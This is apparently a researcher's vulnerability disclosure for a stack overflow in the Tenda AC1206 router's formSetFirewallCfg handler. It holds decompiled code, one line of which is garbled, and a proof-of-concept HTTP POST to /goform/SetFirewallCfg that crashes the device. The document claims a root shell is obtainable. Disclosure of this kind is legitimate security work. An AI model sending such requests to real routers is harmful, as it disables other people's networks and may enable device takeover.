

main vuln / Tenda / AC1206 / 12 /



Darry-lang1 Add files via upload ...

on Aug 5 History

..



img

4 months ago



readme.md

4 months ago



readme.md

Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.tenda.com.cn>
- Firmware download address : <https://www.tenda.com.cn/download/detail-2766.html>

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:

AC1206 1200M 11ac无线穿墙王千兆口路由器 [资料下载](#)[首页](#) / [AC1206](#) / [资料下载](#)

AC1206升级软件 V15.03.06.23

[立即下载](#)

关联产品: AC1206 更新日期: 2018/1/6

1.此固件只适用于AC1206的机器升级, 不同型号不能使用该软件, 升级前请通过路由器底部贴纸确认产品型号;
2.下载解压后, 请使用有线连接路由器升级, 升级过程中切勿切断电源, 否则会导致机器损坏无法使用!

* 如果链接错误或其他问题, 请反馈到 tenda@tenda.com.cn或联系在线客服, 谢谢。

Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the formSetFirewallCfg function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
45  memset(icmp, 0, sizeof(icmp));
46  memset(old_tcp, 0, sizeof(old_tcp));
47  memset(old_icmp, 0, sizeof(old_icmp));
48  memset(old_udp, 0, sizeof(old_udp));
49  ddos_bit = 0;
50  memset(pps, 0, sizeof(pps));
51  memset(&lan_info, 0, sizeof(lan_info));
52  firewall_value = websGetVar(wp, "firewallEn", "1111");
53  if ( strlen(firewall_value) >= 4 )
54  {
55      strcpy(firewall_buf, firewall_value);
56      GetValue("security.ddos.map", old_ddos_buf);
57      GetValue("fire.dest: char firewall_buf[8] // [sp+40h] [+40h] BYREF
58      sprintf(mib_value, "%c,1500;%c,1500;%c,1500", firewall_buf[0], firewall_buf[2], firewall_buf[1]);
59      SetValue("security.ddos.map", mib_value);
60      SetValue("firewall.pingwan", &firewall_buf[3]);
61      memset(mib_value, &unk_51DA50, sizeof(mib_value));
```

In the formSetFirewallCfg function, the firewall_value (the value of firewallEn) we entered is directly copied into the firewall_buf array through the strcpy function. It is not secure, as long as the size of the data we enter is larger than the size of firewall_buf, it will cause a stack overflow.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

POST /goform/SetFirewallCfg HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

firewallEn=aa



By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .

